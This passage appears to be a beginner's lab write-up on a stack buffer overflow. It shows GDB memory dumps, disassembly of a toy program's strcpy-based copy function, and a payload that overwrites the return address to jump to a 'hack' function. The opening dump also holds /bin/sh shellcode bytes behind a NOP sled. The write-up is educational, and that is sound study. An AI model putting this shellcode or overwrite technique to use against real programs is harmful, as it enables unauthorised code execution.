0xffffd2b8:     0x43    0x07    0x89    0x5b    0x08    0x89    0x43    0x0c
0xffffd2c0:     0xb0    0x0b    0x8d    0x4b    0x08    0x8d    0x53    0x0c
0xffffd2c8:     0xcd    0x80    0xe8    0xe5    0xff    0xff    0xff    0x2f
0xffffd2d0:     0x62    0x69    0x6e    0x2f    0x73    0x68    0x90    0x90
0xffffd2d8:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd2e0:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd2e8:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd2f0:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd2f8:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd300:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd308:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd310:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd318:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd320:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd328:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd330:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd338:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd340:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd348:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd350:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd358:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd360:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd368:     0x90    0x90    0x90    0x90    0x70    0xd2    0xff    0xff
0xffffd370:     0x00    0xd5    0xff    0xff    0x34    0xd4    0xff    0xff
0xffffd378:     0x40    0xd4    0xff    0xff    0xa3    0x55    0x55    0x56
0xffffd380:     0xa0    0xd3    0xff    0xff    0x00    0x00    0x00    0x00
0xffffd388:     0x00    0x00    0x00    0x00    0x21    0x9f    0xdf    0xf7
0xffffd390:     0x00    0x60    0xfb    0xf7    0x00    0x60    0xfb    0xf7
0xffffd398:     0x00    0x00    0x00    0x00    0x21    0x9f    0xdf    0xf7
0xffffd3a0:     0x02    0x00    0x00    0x00    0x34    0xd4    0xff    0xff
0xffffd3a8:     0x40    0xd4    0xff    0xff    0xc4    0xd3    0xff    0xff
0xffffd3b0:     0x02    0x00    0x00    0x00    0x34    0xd4    0xff    0xff
0xffffd3b8:     0x00    0x60    0xfb    0xf7    0x0a    0x57    0xfe    0xf7
0xffffd3c0:     0x30    0xd4    0xff    0xff    0x00    0x00    0x00    0x00
0xffffd3c8:     0x00    0x60    0xfb    0xf7    0x00    0x00    0x00    0x00
0xffffd3d0:     0x00    0x00    0x00    0x00    0x42    0x9d    0x79    0x44
0xffffd3d8:     0x52    0x1b    0xe3    0x04    0x00    0x00    0x00    0x00
```



```
(gdb) c
Continuing.
◆◆◆
```


```
(gdb) disas main
Dump of assembler code for function main:
   0x080484ce <+0>:     push   %ebp
   0x080484cf <+1>:     mov    %esp,%ebp
   0x080484d1 <+3>:     and    $0xfffffff0,%esp
   0x080484d4 <+6>:     sub    $0x10,%esp
   0x080484d7 <+9>:     cmpl   $0x2,0x8(%ebp)
   0x080484db <+13>:    je     0x80484f0 <main+34>
   0x080484dd <+15>:    movl   $0x804862c,(%esp)
   0x080484e4 <+22>:    call   0x8048350 <puts@plt>
   0x080484e9 <+27>:    mov    $0xffffffff,%eax
   0x080484ee <+32>:    jmp    0x8048505 <main+55>
   0x080484f0 <+34>:    mov    0xc(%ebp),%eax
   0x080484f3 <+37>:    add    $0x4,%eax
   0x080484f6 <+40>:    mov    (%eax),%eax
   0x080484f8 <+42>:    mov    %eax,(%esp)
   0x080484fb <+45>:    call   0x804847d <copy>
   0x08048500 <+50>:    mov    $0x0,%eax
   0x08048505 <+55>:    leave
   0x08048506 <+56>:    ret
End of assembler dump.
(gdb) disas hack
Dump of assembler code for function hack:
   0x080484ba <+0>:     push   %ebp
   0x080484bb <+1>:     mov    %esp,%ebp
   0x080484bd <+3>:     sub    $0x18,%esp
   0x080484c0 <+6>:     movl   $0x804861c,(%esp)
   0x080484c7 <+13>:    call   0x8048350 <puts@plt>
   0x080484cc <+18>:    leave
   0x080484cd <+19>:    ret
End of assembler dump.
(gdb) disas copy
Dump of assembler code for function copy:
   0x0804847d <+0>:     push   %ebp
   0x0804847e <+1>:     mov    %esp,%ebp
   0x08048480 <+3>:     sub    $0x28,%esp
   0x08048483 <+6>:     movl   $0x80485a0,(%esp)
   0x0804848a <+13>:    call   0x8048330 <printf@plt>
   0x0804848f <+18>:    mov    0x8(%ebp),%eax
   0x08048492 <+21>:    mov    %eax,0x4(%esp)
   0x08048496 <+25>:    lea    -0x12(%ebp),%eax
   0x08048499 <+28>:    mov    %eax,(%esp)
   0x0804849c <+31>:    call   0x8048340 <strcpy@plt>
   0x080484a1 <+36>:    lea    -0x12(%ebp),%eax
   0x080484a4 <+39>:    mov    %eax,(%esp)
   0x080484a7 <+42>:    call   0x8048350 <puts@plt>
   0x080484ac <+47>:    movl   $0x80485dc,(%esp)
   0x080484b3 <+54>:    call   0x8048330 <printf@plt>
   0x080484b8 <+59>:    leave
   0x080484b9 <+60>:    ret
End of assembler dump.
(gdb) break * copy +31
Breakpoint 1 at 0x804849c: file StackOverrun.c, line 9.
```

We can see that there is a weakness on strcpy call we set breakpoint on that line.

```
(gdb) run $( cat 22.txt )
Starting program: /home/emre/Desktop/stackbof $( cat 22.txt )
My stack looks like:
0xf7fb6000
(nil)
0x80482fd
0xf7fb63fc
(nil)
0x804a000
0x8048562
0x2
0xffffd524
0xffffd488
0x8048500
0xffffd6b7


Breakpoint 1, 0x0804849c in copy (input=0xffffd6b7 'C' <repeats 22 times>, "\272\204\004\b") at StackOverrun.c:9
9       StackOverrun.c: No such file or directory.
(gdb) x/400xb $esp
0xffffd440:     0x56    0xd4    0xff    0xff    0xb7    0xd6    0xff    0xff
0xffffd448:     0x00    0x00    0x00    0x00    0xfd    0x82    0x04    0x08
0xffffd450:     0xfc    0x63    0xfb    0xf7    0x00    0x00    0x00    0x00
0xffffd458:     0x00    0xa0    0x04    0x08    0x62    0x85    0x04    0x08
0xffffd460:     0x02    0x00    0x00    0x00    0x24    0xd5    0xff    0xff
0xffffd468:     0x88    0xd4    0xff    0xff    0x00    0x85    0x04    0x08
0xffffd470:     0xb7    0xd6    0xff    0xff    0x00    0x00    0x00    0x00
0xffffd478:     0x1b    0x85    0x04    0x08    0x00    0x00    0x00    0x00
0xffffd480:     0x00    0x60    0xfb    0xf7    0x00    0x60    0xfb    0xf7
0xffffd488:     0x00    0x00    0x00    0x00    0x21    0x9f    0xdf    0xf7
0xffffd490:     0x02    0x00    0x00    0x00    0x24    0xd5    0xff    0xff
0xffffd498:     0x30    0xd5    0xff    0xff    0xb4    0xd4    0xff    0xff
0xffffd4a0:     0x01    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xffffd4a8:     0x00    0x60    0xfb    0xf7    0x0a    0x57    0xfe    0xf7
0xffffd4b0:     0x00    0xd0    0xff    0xf7    0x00    0x00    0x00    0x00
0xffffd4b8:     0x00    0x60    0xfb    0xf7    0x00    0x00    0x00    0x00
0xffffd4c0:     0x00    0x00    0x00    0x00    0x9a    0x7d    0xe5    0xf8
0xffffd4c8:     0x8a    0x9b    0x71    0xb8    0x00    0x00    0x00    0x00
0xffffd4d0:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xffffd4d8:     0x02    0x00    0x00    0x00    0x80    0x83    0x04    0x08
0xffffd4e0:     0x00    0x00    0x00    0x00    0x50    0xad    0xfe    0xf7
0xffffd4e8:     0x60    0x59    0xfe    0xf7    0x00    0xd0    0xff    0xf7
0xffffd4f0:     0x02    0x00    0x00    0x00    0x80    0x83    0x04    0x08
0xffffd4f8:     0x00    0x00    0x00    0x00    0xa1    0x83    0x04    0x08
0xffffd500:     0xce    0x84    0x04    0x08    0x02    0x00    0x00    0x00
0xffffd508:     0x24    0xd5    0xff    0xff    0x10    0x85    0x04    0x08
0xffffd510:     0x80    0x85    0x04    0x08    0x60    0x59    0xfe    0xf7
0xffffd518:     0x1c    0xd5    0xff    0xff    0x40    0xd9    0xff    0xf7
0xffffd520:     0x02    0x00    0x00    0x00    0x9b    0xd6    0xff    0xff
0xffffd528:     0xb7    0xd6    0xff    0xff    0x00    0x00    0x00    0x00
0xffffd530:     0xd2    0xd6    0xff    0xff    0xbe    0xdc    0xff    0xff
0xffffd538:     0xd9    0xdc    0xff    0xff    0xfb    0xdc    0xff    0xff
0xffffd540:     0x10    0xdd    0xff    0xff    0x28    0xdd    0xff    0xff
0xffffd548:     0x37    0xdd    0xff    0xff    0x48    0xdd    0xff    0xff
```

The Stack before executing our scpirt.



And, after the execution of function, we can see the adresses's values changed with '0x43', totally 22 times '0x43'.

```
0xffffd4d8:     0x02    0x00    0x00    0x00    0x80    0x83    0x04    0x08
0xffffd4e0:     0x00    0x00    0x00    0x00    0x50    0xad    0xfe    0xf7
0xffffd4e8:     0x60    0x59    0xfe    0xf7    0x00    0xd0    0xff    0xf7
0xffffd4f0:     0x02    0x00    0x00    0x00    0x80    0x83    0x04    0x08
0xffffd4f8:     0x00    0x00    0x00    0x00    0xa1    0x83    0x04    0x08
0xffffd500:     0xce    0x84    0x04    0x08    0x02    0x00    0x00    0x00
0xffffd508:     0x24    0xd5    0xff    0xff    0x10    0x85    0x04    0x08
0xffffd510:     0x80    0x85    0x04    0x08    0x60    0x59    0xfe    0xf7
0xffffd518:     0x1c    0xd5    0xff    0xff    0x40    0xd9    0xff    0xf7
0xffffd520:     0x02    0x00    0x00    0x00    0x9b    0xd6    0xff    0xff
0xffffd528:     0xb7    0xd6    0xff    0xff    0x00    0x00    0x00    0x00
0xffffd530:     0xd2    0xd6    0xff    0xff    0xbe    0xdc    0xff    0xff
0xffffd538:     0xd9    0xdc    0xff    0xff    0xfb    0xdc    0xff    0xff
0xffffd540:     0x10    0xdd    0xff    0xff    0x28    0xdd    0xff    0xff
0xffffd548:     0x37    0xdd    0xff    0xff    0x48    0xdd    0xff    0xff
0xffffd550:     0x53    0xdd    0xff    0xff    0x61    0xdd    0xff    0xff
0xffffd558:     0x75    0xdd    0xff    0xff    0x83    0xdd    0xff    0xff
0xffffd560:     0x9d    0xdd    0xff    0xff    0xb1    0xdd    0xff    0xff
0xffffd568:     0xc2    0xdd    0xff    0xff    0xcc    0xdd    0xff    0xff
0xffffd570:     0xe3    0xdd    0xff    0xff    0xec    0xdd    0xff    0xff
0xffffd578:     0xf7    0xdd    0xff    0xff    0x06    0xde    0xff    0xff
0xffffd580:     0x1d    0xde    0xff    0xff    0x34    0xde    0xff    0xff
0xffffd588:     0x42    0xde    0xff    0xff    0x4e    0xde    0xff    0xff
0xffffd590:     0x62    0xde    0xff    0xff    0x76    0xde    0xff    0xff
0xffffd598:     0x86    0xde    0xff    0xff    0x8e    0xde    0xff    0xff
0xffffd5a0:     0xa7    0xde    0xff    0xff    0xb4    0xde    0xff    0xff
0xffffd5a8:     0xe7    0xde    0xff    0xff    0x03    0xdf    0xff    0xff
0xffffd5b0:     0x2c    0xdf    0xff    0xff    0x8a    0xdf    0xff    0xff
0xffffd5b8:     0xa8    0xdf    0xff    0xff    0xc8    0xdf    0xff    0xff
0xffffd5c0:     0x00    0x00    0x00    0x00    0x20    0x00    0x00    0x00
0xffffd5c8:     0x50    0x50    0xfd    0xf7    0x21    0x00    0x00    0x00
(gdb) c
Continuing.
CCCCCCCCCCCCCCCCCCCCCC◆◆
Now the stack looks like:
0xffffd6b7
(nil)
0x80482fd
0xf7fb63fc
0x43430000
0x43434343
0x43434343
0x43434343
0x43434343
0x43434343
0x80484ba
0xffffd600

You hack me!

Program received signal SIGSEGV, Segmentation fault.
0xffffd600 in ?? ()
(gdb)
```

Using the return address of the function in the program, we changed the return address and made it go to our own function. When the program should have finished, we called our function and hacked the system.